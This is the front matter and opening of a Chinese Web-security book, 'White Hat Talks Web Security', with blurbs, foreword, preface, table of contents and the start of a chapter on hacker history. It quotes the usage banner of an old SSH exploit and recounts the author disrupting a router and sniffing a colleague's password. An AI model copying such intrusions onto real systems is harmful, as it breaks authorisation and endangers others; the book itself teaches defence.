

安全是互联网公司的生命，也是每一位网民的最基本需求
一位天天听到炮声的白帽子和你分享如何呵护生命，满足最基本需求
这是一本能闻到硝烟味道的书


Broadview
www.broadview.com.cn

——阿里巴巴集团首席架构师 阿里云计算总裁 王坚



白帽子讲 Web安全

吴翰清◎著



 电子工业出版社
PUBLISHING HOUSE OF ELECTRONICS INDUSTRY
<http://www.phei.com.cn>

更多资源请访问稀酷客(www.ckook.com)

Broadview[®]
www.broadview.com.cn

博文视点·IT出版旗舰品牌

技术凝聚实力·专业创新出版

业内力荐

对于绝大多数的中小网站来说，Web安全是技术上最薄弱而又很难提高的一个环节，而这个环节上发生的问题曾让很多人寝食难安。感谢此书中分享的诸多宝贵经验，让我受益匪浅。同时，强烈建议每个技术团队的负责人都能阅读此书，定能让你受益。

——丁香园CTO 冯大辉

作为互联网的开发人员，在实现功能外也需要重点关注如何避免留下XSS、CSRF等漏洞，否则很容易出现用户账号泄密、跨权限操作等严重问题，本书讲解了通常网站是如何来应对这些漏洞以及保障安全的，从这些难能可贵的实战经验中可以学习到如何更好地编写一个安全的网站。

——淘宝资深技术专家 林昊

安全问题成了互联网的梦魇，这本书的出现终于能让我们睡个好觉。

——知道创宇创始人 CEO 赵伟 (icbm)

一直以来安全行业都不缺少所谓的技术和毫无思想的说明书式的文字，缺少的是对于安全本质的分析，关于如何更好地结合实际情况解决问题的思考，以及对这些思考的分享。吴翰清正在尝试做这个事情，而且做到了。

——乌云漏洞平台创始人 方小顿（剑心）

上架建议：计算机 > 安全

ISBN 978-7-121-16072-1



9 787121 160721 >

定价：69.00元

更多资源请访问稀酷客(www.ckook.com)



策划编辑：张春雨
责任编辑：葛 娜
封面设计：侯士卿



白帽子讲

Web安全

吴翰清◎著

電子工業出版社

Publishing House of Electronics Industry

北京•BEIJING

更多资源请访问稀酷客(www.ckook.com)

内 容 简 介

在互联网时代，数据安全与个人隐私受到了前所未有的挑战，各种新奇的攻击技术层出不穷。如何才能更好地保护我们的数据？本书将带你走进 Web 安全的世界，让你了解 Web 安全的方方面面。黑客不再变得神秘，攻击技术原来我也可以会，小网站主自己也能找到正确的安全道路。大公司是怎么做安全的，为什么要选择这样的方案呢？你能在本书中找到答案。详细的剖析，让你不仅能“知其然”，更能“知其所以然”。

本书是根据作者若干年实际工作中积累下来的丰富经验而写成的，在解决方案上具有极强的可操作性，深入分析了各种错误的解决方案与误区，对安全工作者有很好的参考价值。安全开发流程与运营的介绍，对同行业的工作具有指导意义。

未经许可，不得以任何方式复制或抄袭本书之部分或全部内容。
版权所有，侵权必究。

图书在版编目（CIP）数据

白帽子讲 Web 安全 / 吴翰清著. —北京：电子工业出版社，2012.3
ISBN 978-7-121-16072-1

I. ①白… II. ①吴… III. ①计算机网络—安全技术 IV. ①TP393.08

中国版本图书馆 CIP 数据核字（2012）第 025998 号

策划编辑：张春雨
责任编辑：葛 娜
印 刷：北京东光印刷厂
装 订：三河市皇庄路通装订厂
出版发行：电子工业出版社
北京市海淀区万寿路 173 信箱 邮编 100036
开 本：787×1092 1/16 印张：28 字数：716 千字
印 次：2012 年 5 月第 2 次印刷
印 数：4001~7000 册 定价：69.00 元

凡所购买电子工业出版社图书有缺损问题，请向购买书店调换。若书店售缺，请与本社发行部联系，
联系及邮购电话：(010) 88254888。

质量投诉请发邮件至 zlts@phei.com.cn，盗版侵权举报请发邮件至 dbqq@phei.com.cn。
服务热线：(010) 88258888。

序言

2012年农历春节，我回到了浙西的老家，外面白雪皑皑。在这与网络隔离的小乡村里，在这可以夜不闭户的小乡村里，过着与网络无关、与安全无关的生活，而我终于可以有时间安安静静拜读吴翰清先生的这本大作了。

认识吴翰清先生源于网络、源于安全，并从网络走向生活，成为朋友。他对于安全技术孜孜不倦的研究，使得他年纪轻轻便成为系统、网络、Web等多方面安全的专家；他对于安全技术的分享，创建了“幻影旅团”(ph4nt0m.org)组织，培养了一批安全方面的技术人才，并带动了整个行业的交流氛围；他和同事在大型互联网公司对安全方面的不断实践，全面保护着阿里巴巴集团的安全；他对于安全的反思和总结并发布在他的博客上，使得我们能够更为深入地理解安全的意义，处理安全问题的方法论。而今天，很幸运，我们能系统的地看到吴翰清先生多年在大型互联网公司工作实践、总结反思所积累的安全观和Web安全技术。

中国人自己编写的安全专著不多，而在这为数不多的书中，绝大部分也都是“黑客攻击”速成手册。这些书除了在技术上仅立足于零碎的技术点、工具使用手册、攻击过程演示，不系统之外，更为关键的是，它们不是以建设者的角度去解决安全问题。吴翰清先生是我非常佩服的“白帽子”，他和一群志同道合的朋友，一直以建设更安全的互联网为己任，系统地研究安全，积极分享知识，为中国的互联网安全添砖加瓦。而这本书也正是站在白帽子的视角，讲述Web安全的方方面面，它剖析攻击原理，目的是让互联网开发者、技术人员了解原理，并通过自身的实践，告诉大家分析这些问题的方法论、思想以及对应的防范方案。

最让我共鸣的是“安全运营”的思路，我相信这也是吴翰清先生这么多年在互联网公司工作的最大收获之一，因为运营是互联网公司的最大特色和法宝。安全是一个动态的过程，因为敌方攻击手段在变，攻击方法在变，漏洞不断出现；我方业务在变，软件在变，人员在变，妄图通过一个系统、一个方案解决所有的问题是不现实的，也是不可能的，安全需要不断地运营、持续地优化。

瑞雪兆丰年，一直在下的雪预示着今年的丰收。我想在经历了2011年中国互联网最大安全危机之后，如白雪一样纯洁的《白帽子讲Web安全》应该会给广大的从事互联网技术人员带来更多的帮助，保障中国互联网的安全，迎来互联网的又一个春天。

季昕华 Benjurry

前言

在 2010 年年中的时候，博文视点的张春雨先生找到我，希望我可以写一本关于云计算安全的书。当时云计算的概念正如日中天，但市面上关于云计算安全应该怎么做却缺乏足够的资料。我由于工作的关系接触这方面比较多，但考虑到云计算的未来尚未清晰，以及其他种种原因，婉拒了张春雨先生的要求，转而决定写一本关于 Web 安全的书。

我的安全之路

我对安全的兴趣起源于中学时期。当时在盗版市场买到一本没有书号的黑客手册，其中 coolfire¹ 的黑客教程令我印象深刻。此后在有限的能接触到互联网的机会里，我总会想方设法地寻找一些黑客教程，并以实践其中记载的方法为乐。

在 2000 年的时候，我进入了西安交通大学学习。在大学期间，最大的收获，是学校的计算机实验室平时会对学生开放。当时上网的资费仍然较贵，父母给我的生活费里，除了留下必要的生活所需费用之外，几乎全部投入在这里。也是在学校的计算机实验室里，让我迅速在这个领域中成长起来。

大学期间，在父母的资助下，我拥有了自己的第一台个人电脑，这加快了我成长的步伐。与此同时，我和一些互联网上志同道合的朋友，一起建立了一个技术型的安全组织，名字来源于我当时最喜爱的一部动漫：“幻影旅团”(ph4nt0m.org)。历经十余载，“幻影”由于种种原因未能得以延续，但它却曾以论坛的形式培养出了当今安全行业中非常多的顶尖人才。这也是我在这短短二十余载人生中的最大成就与自豪。

得益于互联网的开放性，以及我亲手缔造的良好技术交流氛围，我几乎见证了全部互联网安全技术的发展过程。在前 5 年，我投入了大量精力研究渗透测试技术、缓冲区溢出技术、网络攻击技术等；而在后 5 年，出于工作需要，我把主要精力放在了对 Web 安全的研究上。

加入阿里巴巴

发生这种专业方向的转变，是因为在 2005 年，我在一位挚友的推荐下，加入了阿里巴巴。加入的过程颇具传奇色彩，在面试的过程中主管要求我展示自己的能力，于是我远程关闭了阿

¹ Coolfire，真名林正隆，台湾著名黑客，中国黑客文化的先驱者。

里巴巴内网上游运营商的一台路由设备，导致阿里巴巴内部网络中断。事后主管立即要求与运营商重新签订可用性协议。

大学时期的兴趣爱好，居然可以变成一份正经的职业（当时很多大学都尚未开设网络安全的课程与专业），这使得我的父母很震惊，同时也更坚定了我自己以此作为事业的想法。

在阿里巴巴我很快就崭露头角，曾经在内网中通过网络嗅探捕获到了开发总监的邮箱密码；也曾经在压力测试中一瞬间瘫痪了公司的网络；还有好几次，成功获取到了域控服务器的权限，从而可以以管理员的身份进入任何一位员工的电脑。

但这些工作成果，都远远比不上那厚厚的一摞网站安全评估报告让我更有成就感，因为我知道，网站上的每一个漏洞，都在影响着成千上万的用户。能够为百万、千万的互联网用户服务，让我倍感自豪。当时，Web 正在逐渐成为互联网的核心，Web 安全技术也正在兴起，于是我义无反顾地投入到对 Web 安全的研究中。

我于 2007 年以 23 岁之龄成为了阿里巴巴集团最年轻的技术专家。虽未有官方统计，但可能也是全集团里最年轻的高级技术专家，我于 2010 年获此殊荣。在阿里巴巴，我有幸见证了安全部门从无到有的建设过程。同时由于淘宝、支付宝草创，尚未建立自己的安全团队，因此我有幸参与了淘宝、支付宝的安全建设，为他们奠定了安全开发框架、安全开发流程的基础。

对互联网安全的思考

当时，我隐隐地感觉到了互联网公司安全，与传统的网络安全、信息安全技术的区别。就如同开发者会遇到的挑战一样，有很多问题，不放到一个海量用户的环境下，是难以暴露出来的。由于量变引起质变，所以管理 10 台服务器，和管理 1 万台服务器的方法肯定会有所区别；同样的，评估 10 名工程师的代码安全，和评估 1000 名工程师的代码安全，方法肯定也要有所不同。

互联网公司安全还有一些鲜明的特色，比如注重用户体验、注重性能、注重产品发布时间，因此传统的安全方案在这样的环境下可能完全行不通。这对安全工作提出了更高的要求和更大的挑战。

这些问题，使我感觉到，互联网公司安全可能会成为一门新的学科，或者说应该把安全技术变得更加工业化。可是我在书店中，却发现安全类目的书，要么是极为学术化的（一般人看不懂）教科书，要么就是极为娱乐化的（比如一些“黑客工具说明书”类型的书）说明书。极少数能够深入剖析安全技术原理的书，以我的经验看来，在工业化的环境中也会存在各种各样的问题。

这些问题，也就促使我萌发了一种写一本自己的书，分享多年来工作心得的想法。它将是一本阐述安全技术在企业级应用中实践的书，是一本大型互联网公司的工程师能够真正用得上的安全参考书。因此张春雨先生一提到邀请我写书的想法时，我没有做过多的思考，就答应了。

Web 是互联网的核心，是未来云计算和移动互联网的最佳载体，因此 Web 安全也是互联网公司安全业务中最重要的组成部分。我近年来的研究重心也在于此，因此将选题范围定在了 Web 安全。但其实本书的很多思路并不局限于 Web 安全，而是可以放宽到整个互联网安全的方方面面之中。

掌握了以正确的思路去看待安全问题，在解决它们时，都将无往而不利。我在 2007 年的时候，意识到了掌握这种正确思维方式的重要性，因此我告知好友：**安全工程师的核心竞争力不在于他能拥有多少个 0day，掌握多少种安全技术，而是在于他对安全理解的深度，以及由此引申的看待安全问题的角度和高度**。我是如此想的，也是如此做的。

因此在本书中，我认为最可贵的不是那一个个工业化的解决方案，而是在解决这些问题时，背后的思考过程。**我们不是要做一个能够解决问题的方案，而是要做一个能够“漂亮地”解决问题的方案**。这是每一名优秀的安全工程师所应有的追求。

安全启蒙运动

然而在当今的互联网行业中，对安全的重视程度普遍不高。有统计显示，互联网公司对安全的投入不足收入的百分之一。

在 2011 年岁末之际，中国互联网突然卷入了一场有史以来最大的安全危机。12 月 21 日，国内最大的开发者社区 CSDN 被黑客在互联网上公布了 600 万注册用户的数据。更糟糕的是，CSDN 在数据库中明文保存了用户的密码。接下来如同一场盛大的交响乐，黑客随后陆续公布了网易、人人、天涯、猫扑、多玩等多家大型网站的数据库，一时间风声鹤唳，草木皆兵。

这些数据其实在黑客的地下世界中已经辗转流传了多年，牵扯到了一条巨大的黑色产业链。这次的偶然事件使之浮出水面，公之于众，也让用户清醒地认识到中国互联网的安全现状有多么糟糕。

以往类似的事件我都会在博客上说点什么，但这次我保持了沉默。因为一来知道此种状况已经多年，网站只是在为以前的不作为买单；二来要解决“拖库”的问题，其实是要解决整个互联网公司的安全问题，远非保证一个数据库的安全这么简单。这不是通过一段文字、一篇文章就能够讲清楚的。但我想最好的答案，可以在本书中找到。

经历这场危机之后，希望整个中国互联网，在安全问题的认识上，能够有一个新的高度。那这场危机也就物有所值，或许还能借此契机成就中国互联网的一场安全启蒙运动。

这是我的第一本书，也是我坚持自己一个人写完的书，因此可以在书中尽情地阐述自己的安全世界观，且对书中的任何错漏之处以及不成熟的观点都没有可以推卸责任的借口。

由于工作繁忙，写此书只能利用业余时间，交稿时间多次推迟，深感写书的不易。但最终能成书，则有赖于各位亲朋的支持，以及编辑的鼓励，在此深表感谢。本书中很多地方未能写

得更为深入细致，实乃精力有限所致，尚请多多包涵。

关于白帽子

在安全圈子里，素有“白帽”、“黑帽”一说。

黑帽子是指那些造成破坏的黑客，而白帽子则是研究安全，但不造成破坏的黑客。**白帽子均以建设更安全的互联网为己任。**

我于 2008 年开始在国内互联网行业中倡导白帽子的理念，并联合了一些主要互联网公司的安全工程师，建立了白帽子社区，旨在交流工作中遇到的各种问题，以及经验心得。

本书名为《白帽子讲 Web 安全》，即是站在白帽子的视角，讲述 Web 安全的方方面面。虽然也剖析攻击原理，但更重要的是如何防范这些问题。同时也希望“白帽子”这一理念，能够更加的广为人知，为中国互联网所接受。

本书结构

全书分为 4 大篇共 18 章，读者可以通过浏览目录以进一步了解各篇章的内容。在有的章节末尾，还附上了笔者曾经写过的一些博客文章，可以作为延伸阅读以及本书正文的补充。

第一篇 我的安全世界观是全书的纲领。在此篇中先回顾了安全的历史，然后阐述了笔者对安全的看法与态度，并提出了一些思考问题的方式以及做事的方法。理解了本篇，就能明白全书中所涉及的解决方案在抉择时的取舍。

第二篇 客户端脚本安全就当前比较流行的客户端脚本攻击进行了深入阐述。当网站的安全做到一定程度后，黑客可能难以再找到类似注入攻击、脚本执行等高风险的漏洞，从而可能将注意力转移到客户端脚本攻击上。

客户端脚本安全与浏览器的特性息息相关，因此对浏览器的深入理解将有助于做好客户端脚本安全的解决方案。

如果读者所要解决的问题比较严峻，比如网站的安全是从零开始，则建议跳过此篇，先阅读下一篇“服务器端应用安全”，解决优先级更高的安全问题。

第三篇 服务器端应用安全就常见的服务器端应用安全问题进行了阐述。这些问题往往能引起非常严重的后果，在网站的安全建设之初需要优先解决这些问题，避免留下任何隐患。

第四篇 互联网公司安全运营提出了一个大安全运营的思想。安全是一个持续的过程，最终仍然要由安全工程师来保证结果。

在本篇中，首先就互联网业务安全问题进行了一些讨论，这些问题对于互联网公司来说有时候会比漏洞更为重要。

在接下来的两章中，首先阐述了安全开发流程的实施过程，以及笔者积累的一些经验。然后谈到了公司安全团队的职责，以及如何建立一个健康完善的安全体系。

本书也可以当做一本安全参考书，读者在遇到问题时，可以挑选任何所需要的章节进行阅读。

致谢

感谢我的妻子，她的支持是对我最大的鼓励。本书最后的成书时日，是陪伴在她的病床边完成的，我将铭记一生。

感谢我的父母，是他们养育了我，并一直在背后默默地支持我的事业，使我最终能有机会在这里写下这些话。

感谢我的公司阿里巴巴集团，它营造了良好的技术与实践氛围，使我能够有今天的积累。同时也感谢在工作中一直给予我帮助和鼓励的同事、上司，他们包括但不限于：魏兴国、汤城、刘志生、侯欣杰、林松英、聂万泉、谢雄钦、徐敏、刘坤、李泽洋、肖力、叶怡恺。

感谢季昕华先生为本书作序，他一直是所有安全工作者的楷模与学习的对象。

也感谢博文视点的张春雨先生以及他的团队，是他们的努力使本书最终能与广大读者见面。他们的专业意见给了我很多的帮助。

最后特别感谢我的同事周拓，他对本书提出了很多有建设性的意见。

联系方式：

邮箱：opensystem@gmail.com

博客：<http://hi.baidu.com/aullik5>

微博：<http://t.qq.com/aullik5>

<http://weibo.com/n/aullik5>

吴翰清

2012年1月于杭州

目录

第一篇 世界观安全

第1章 我的安全世界观	2
1.1 Web 安全简史	2
1.1.1 中国黑客简史	2
1.1.2 黑客技术的发展历程	3
1.1.3 Web 安全的兴起	5
1.2 黑帽子，白帽子	6
1.3 返璞归真，揭秘安全的本质	7
1.4 破除迷信，没有银弹	9
1.5 安全三要素	10
1.6 如何实施安全评估	11
1.6.1 资产等级划分	12
1.6.2 威胁分析	13
1.6.3 风险分析	14
1.6.4 设计安全方案	15
1.7 白帽子兵法	16
1.7.1 Secure By Default 原则	16
1.7.2 纵深防御原则	18
1.7.3 数据与代码分离原则	19
1.7.4 不可预测性原则	21
1.8 小结	22
(附) 谁来为漏洞买单？	23

第二篇 客户端脚本安全

第2章 浏览器安全	26
2.1 同源策略	26
2.2 浏览器沙箱	30
2.3 恶意网址拦截	33
2.4 高速发展的浏览器安全	36

2.5 小结	39
第3章 跨站脚本攻击 (XSS)	40
3.1 XSS 简介	40
3.2 XSS 攻击进阶	43
3.2.1 初探 XSS Payload	43
3.2.2 强大的 XSS Payload	46
3.2.3 XSS 攻击平台	62
3.2.4 终极武器：XSS Worm	64
3.2.5 调试 JavaScript	73
3.2.6 XSS 构造技巧	76
3.2.7 变废为宝：Mission Impossible	82
3.2.8 容易被忽视的角落：Flash XSS	85
3.2.9 真的高枕无忧吗：JavaScript 开发框架	87
3.3 XSS 的防御	89
3.3.1 四两拨千斤：HttpOnly	89
3.3.2 输入检查	93
3.3.3 输出检查	95
3.3.4 正确地防御 XSS	99
3.3.5 处理富文本	102
3.3.6 防御 DOM Based XSS	103
3.3.7 换个角度看 XSS 的风险	107
3.4 小结	107
第4章 跨站点请求伪造 (CSRF)	109
4.1 CSRF 简介	109
4.2 CSRF 进阶	111
4.2.1 浏览器的 Cookie 策略	111
4.2.2 P3P 头的副作用	113
4.2.3 GET? POST?	116
4.2.4 Flash CSRF	118
4.2.5 CSRF Worm	119
4.3 CSRF 的防御	120
4.3.1 验证码	120
4.3.2 Referer Check	120
4.3.3 Anti CSRF Token	121
4.4 小结	124
第5章 点击劫持 (ClickJacking)	125
5.1 什么是点击劫持	125

5.2	Flash 点击劫持	127
5.3	图片覆盖攻击.....	129
5.4	拖拽劫持与数据窃取	131
5.5	ClickJacking 3.0: 触屏劫持	134
5.6	防御 ClickJacking.....	136
5.6.1	frame busting	136
5.6.2	X-Frame-Options.....	137
5.7	小结	138
	第 6 章 HTML 5 安全.....	139
6.1	HTML 5 新标签	139
6.1.1	新标签的 XSS.....	139
6.1.2	iframe 的 sandbox	140
6.1.3	Link Types: noreferrer	141
6.1.4	Canvas 的妙用	141
6.2	其他安全问题	144
6.2.1	Cross-Origin Resource Sharing	144
6.2.2	postMessage——跨窗口传递消息	146
6.2.3	Web Storage	147
6.3	小结	150

第三篇 服务器端应用安全

	第 7 章 注入攻击.....	152
7.1	SQL 注入	152
7.1.1	盲注 (Blind Injection)	153
7.1.2	Timing Attack	155
7.2	数据库攻击技巧	157
7.2.1	常见的攻击技巧	157
7.2.2	命令执行	158
7.2.3	攻击存储过程	164
7.2.4	编码问题	165
7.2.5	SQL Column Truncation	167
7.3	正确地防御 SQL 注入	170
7.3.1	使用预编译语句	171
7.3.2	使用存储过程	172
7.3.3	检查数据类型	172
7.3.4	使用安全函数	172
7.4	其他注入攻击	173

7.4.1	XML 注入	173
7.4.2	代码注入	174
7.4.3	CRLF 注入	176
7.5	小结	179
第 8 章	文件上传漏洞	180
8.1	文件上传漏洞概述	180
8.1.1	从 FCKEditor 文件上传漏洞谈起	181
8.1.2	绕过文件上传检查功能	182
8.2	功能还是漏洞	183
8.2.1	Apache 文件解析问题	184
8.2.2	IIS 文件解析问题	185
8.2.3	PHP CGI 路径解析问题	187
8.2.4	利用上传文件钓鱼	189
8.3	设计安全的文件上传功能	190
8.4	小结	191
第 9 章	认证与会话管理	192
9.1	Who am I?	192
9.2	密码的那些事儿	193
9.3	多因素认证	195
9.4	Session 与认证	196
9.5	Session Fixation 攻击	198
9.6	Session 保持攻击	199
9.7	单点登录 (SSO)	201
9.8	小结	203
第 10 章	访问控制	205
10.1	What Can I Do?	205
10.2	垂直权限管理	208
10.3	水平权限管理	211
10.4	OAuth 简介	213
10.5	小结	219
第 11 章	加密算法与随机数	220
11.1	概述	220
11.2	Stream Cipher Attack	222
11.2.1	Reused Key Attack	222
11.2.2	Bit-flipping Attack	228
11.2.3	弱随机 IV 问题	230

11.3	WEP 破解	232
11.4	ECB 模式的缺陷	236
11.5	Padding Oracle Attack	239
11.6	密钥管理	251
11.7	伪随机数问题	253
11.7.1	弱伪随机数的麻烦	253
11.7.2	时间真的随机吗	256
11.7.3	破解伪随机数算法的种子	257
11.7.4	使用安全的随机数	265
11.8	小结	265
	(附) Understanding MD5 Length Extension Attack	267
	第 12 章 Web 框架安全	280
12.1	MVC 框架安全	280
12.2	模板引擎与 XSS 防御	282
12.3	Web 框架与 CSRF 防御	285
12.4	HTTP Headers 管理	287
12.5	数据持久层与 SQL 注入	288
12.6	还能想到什么	289
12.7	Web 框架自身安全	289
12.7.1	Struts 2 命令执行漏洞	290
12.7.2	Struts 2 的问题补丁	291
12.7.3	Spring MVC 命令执行漏洞	292
12.7.4	Django 命令执行漏洞	293
12.8	小结	294
	第 13 章 应用层拒绝服务攻击	295
13.1	DDOS 简介	295
13.2	应用层 DDOS	297
13.2.1	CC 攻击	297
13.2.2	限制请求频率	298
13.2.3	道高一尺，魔高一丈	300
13.3	验证码的那些事儿	301
13.4	防御应用层 DDOS	304
13.5	资源耗尽攻击	306
13.5.1	Slowloris 攻击	306
13.5.2	HTTP POST DOS	309
13.5.3	Server Limit DOS	310
13.6	一个正则引发的血案：ReDOS	311

13.7 小结	315
第 14 章 PHP 安全.....	317

14.1 文件包含漏洞.....	317
14.1.1 本地文件包含	319
14.1.2 远程文件包含	323
14.1.3 本地文件包含的利用技巧.....	323
14.2 变量覆盖漏洞.....	331
14.2.1 全局变量覆盖	331
14.2.2 extract()变量覆盖	334
14.2.3 遍历初始化变量.....	334
14.2.4 import_request_variables 变量覆盖.....	335
14.2.5 parse_str()变量覆盖	335
14.3 代码执行漏洞.....	336
14.3.1 “危险函数”执行代码	336
14.3.2 “文件写入”执行代码	343
14.3.3 其他执行代码方式	344
14.4 定制安全的 PHP 环境	348
14.5 小结	352

第 15 章 Web Server 配置安全.....	353
------------------------------------	------------

15.1 Apache 安全	353
15.2 Nginx 安全	354
15.3 jBoss 远程命令执行	356
15.4 Tomcat 远程命令执行	360
15.5 HTTP Parameter Pollution	363
15.6 小结	364

第四篇 互联网公司安全运营

第 16 章 互联网业务安全.....	366
----------------------------	------------

16.1 产品需要什么样的安全	366
16.1.1 互联网产品对安全的需求	367
16.1.2 什么是好的安全方案	368
16.2 业务逻辑安全	370
16.2.1 永远改不掉的密码	370
16.2.2 谁是大赢家	371
16.2.3 瞒天过海	372
16.2.4 关于密码找回流程	373
16.3 账户是如何被盗的	374

16.3.1	账户被盗的途径.....	374
16.3.2	分析账户被盗的原因.....	376
16.4	互联网的垃圾.....	377
16.4.1	垃圾的危害.....	377
16.4.2	垃圾处理.....	379
16.5	关于网络钓鱼.....	380
16.5.1	钓鱼网站简介.....	381
16.5.2	邮件钓鱼	383
16.5.3	钓鱼网站的防控.....	385
16.5.4	网购流程钓鱼	388
16.6	用户隐私保护.....	393
16.6.1	互联网的用户隐私挑战	393
16.6.2	如何保护用户隐私	394
16.6.3	Do-Not-Track	396
16.7	小结	397
	(附) 麻烦的终结者	398
第 17 章 安全开发流程 (SDL)		402
17.1	SDL 简介.....	402
17.2	敏捷 SDL	406
17.3	SDL 实战经验	407
17.4	需求分析与设计阶段	409
17.5	开发阶段	415
17.5.1	提供安全的函数.....	415
17.5.2	代码安全审计工具	417
17.6	测试阶段	418
17.7	小结	420
第 18 章 安全运营		422
18.1	把安全运营起来.....	422
18.2	漏洞修补流程.....	423
18.3	安全监控	424
18.4	入侵检测	425
18.5	紧急响应流程.....	428
18.6	小结	430
	(附) 谈谈互联网企业安全的发展方向	431



第一篇

世界观安全

● 第1章 我的安全世界观

第 1 章

我的安全世界观

互联网本来是安全的，自从有了研究安全的人之后，互联网就变得不安全了。

1.1 Web 安全简史

起初，研究计算机系统和网络的人，被称为“Hacker”，他们对计算机系统有着深入的理解，因此往往能够发现其中的问题。“Hacker”在中国按照音译，被称为“黑客”。在计算机安全领域，黑客是一群破坏规则、不喜欢被拘束的人，因此总想着能够找到系统的漏洞，以获得一些规则之外的权力。

对于现代计算机系统来说，在用户态的最高权限是 root (administrator)，也是黑客们最渴望能够获取的系统最高权限。“root”对黑客的吸引，就像大米对老鼠的吸引，美女对色狼的吸引。

不想拿到“root”的黑客，不是好黑客。漏洞利用代码能够帮助黑客们达成这一目标。黑客们使用的漏洞利用代码，被称为“exploit”。在黑客的世界里，有的黑客，精通计算机技术，能自己挖掘漏洞，并编写 exploit；而有的黑客，则只对攻击本身感兴趣，对计算机原理和各种编程技术的了解比较粗浅，因此只懂得编译别人的代码，自己并没有动手能力，这种黑客被称为“Script Kids”，即“脚本小子”。在现实世界里，真正造成破坏的，往往并非那些挖掘并研究漏洞的“黑客”们，而是这些脚本小子。而在今天已经形成产业的计算机犯罪、网络犯罪中，造成主要破坏的，也是这些“脚本小子”。

1.1.1 中国黑客简史

中国黑客的发展分为几个阶段，到今天已经形成了一条黑色产业链。

笔者把中国黑客的发展分为了：启蒙时代、黄金时代、黑暗时代。

首先是启蒙时代，这个时期大概处在 20 世纪 90 年代，此时中国的互联网也刚刚处于起步阶段，一些热爱新兴技术的青年受到国外黑客技术的影响，开始研究安全漏洞。启蒙时代的黑客们大多是由于个人爱好而走上这条道路，好奇心与求知欲是驱使他们前进的动力，没有任何利益的瓜葛。这个时期的中国黑客们通过互联网，看到了世界，因此与西方发达国家同期诞生

的黑客精神是一脉相传的，他们崇尚分享、自由、免费的互联网精神，并热衷于分享自己的最新研究成果。

接下来是黄金时代，这个时期以中美黑客大战为标志。在这个历史背景下，黑客这个特殊的群体一下子几乎吸引了社会的所有眼球，而此时黑客圈子所宣扬的黑客文化以及黑客技术的独特魅力也吸引了无数的青少年走上这条道路。自此事件后，各种黑客组织如雨后春笋般冒出。此阶段的中国黑客，其普遍的特点是年轻，有活力，充满激情，但在技术上也许还不够成熟。此时期黑客圈子里贩卖漏洞、恶意软件的现象开始升温，同时因为黑客群体的良莠不齐，也开始出现以赢利为目的的攻击行为，黑色产业链逐渐成型。

最后是黑暗时代，这个阶段从几年前开始一直延续到今天，也许还将继续下去。在这个时期黑客组织也遵循着社会发展规律，优胜劣汰，大多数的黑客组织没有坚持下来。在上一个时期非常流行的黑客技术论坛越来越缺乏人气，最终走向没落。所有门户型的漏洞披露站点，也不再公布任何漏洞相关的技术细节。

伴随着安全产业的发展，黑客的功利性越来越强。黑色产业链开始成熟，这个地下产业每年都会给互联网造成数十亿的损失。而在上一个时期技术还不成熟的黑客们，凡是坚持下来的，都已经成长为安全领域的高级人才，有的在安全公司贡献着自己的专业技能，有的则带着非常强的技术进入了黑色产业。此时期的黑客群体因为互相之间缺失信任已经不再具有开放和分享的精神，最为纯粹的黑客精神实质上已经死亡。

整个互联网笼罩在黑色产业链的阴影之下，每年数十亿的经济损失和数千万的网民受害，以及黑客精神的死亡，使得我们没有理由不把此时称为黑暗时代。也许黑客精神所代表的 Open、Free、Share，真的一去不复返了！

1.1.2 黑客技术的发展历程

从黑客技术发展的角度看，在早期，黑客攻击的目标以系统软件居多。一方面，是由于这个时期的 Web 技术发展还远远不成熟；另一方面，则是因为通过攻击系统软件，黑客们往往能够直接获取 root 权限。这段时期，涌现出了非常多的经典的漏洞以及“exploit”。比如著名的黑客组织 TESO，就曾经编写过一个攻击 SSH 的 exploit，并公然在 exploit 的 banner 中宣称曾经利用这个 exploit 入侵过 cia.gov（美国中央情报局）。

下面是这个 exploit¹的一些信息。

```
root@plac /bin >> ./ssh
linux/x86 sshd1 exploit by zip/TESO (zip@james.kalifornia.com) - ripped from
openssh 2.2.0 src
```

¹ <http://staff.washington.edu/dittrich/misc/ssh-analysis.txt>

4 白帽子讲 Web 安全

```
greets: mray, random, big t, shifty, scut, dvorak
ps. this exploit already owned cia.gov :/

**please pick a type**

Usage: ./ssh host [options]
Options:
  -p port
  -b baseBase address to start bruteforcing distance, by default 0x1800,
  goes as high as 0x10000
  -t type
  -d      debug mode
  -o      Add this to delta_min


types:
0: linux/x86 ssh.com 1.2.26-1.2.31 rhl
1: linux/x86 openssh 1.2.3 (maybe others)
2: linux/x86 openssh 2.2.0p1 (maybe others)
3: freebsd 4.x, ssh.com 1.2.26-1.2.31 rhl
```

有趣的是，这个 exploit 还曾经出现在著名电影《黑客帝国 2》中：



电影《黑客帝国 2》

放大屏幕上的文字可以看到：



电影《黑客帝国 2》中使用的著名 exploit

在早期互联网中，Web 并非互联网的主流应用，相对来说，基于 SMTP、POP3、FTP、IRC 等协议的服务拥有着绝大多数的用户。因此黑客们主要的攻击目标是网络、操作系统以及软件等领域，Web 安全领域的攻击与防御技术均处于非常原始的阶段。

相对于那些攻击系统软件的 exploit 而言，基于 Web 的攻击，一般只能让黑客获得一个较低权限的账户，对黑客的吸引力远远不如直接攻击系统软件。

但是时代在发展，防火墙技术的兴起改变了互联网安全的格局。尤其是以 Cisco、华为等为代表的网络设备厂商，开始在网络产品中更加重视网络安全，最终改变了互联网安全的走向。防火墙、ACL 技术的兴起，使得直接暴露在互联网上的系统得到了保护。

比如一个网站的数据库，在没有保护的情况下，数据库服务端口是允许任何人随意连接的；在有了防火墙的保护后，通过 ACL 可以控制只允许信任来源的访问。这些措施在很大程度上保证了系统软件处于信任边界之内，从而杜绝了大部分的攻击来源。

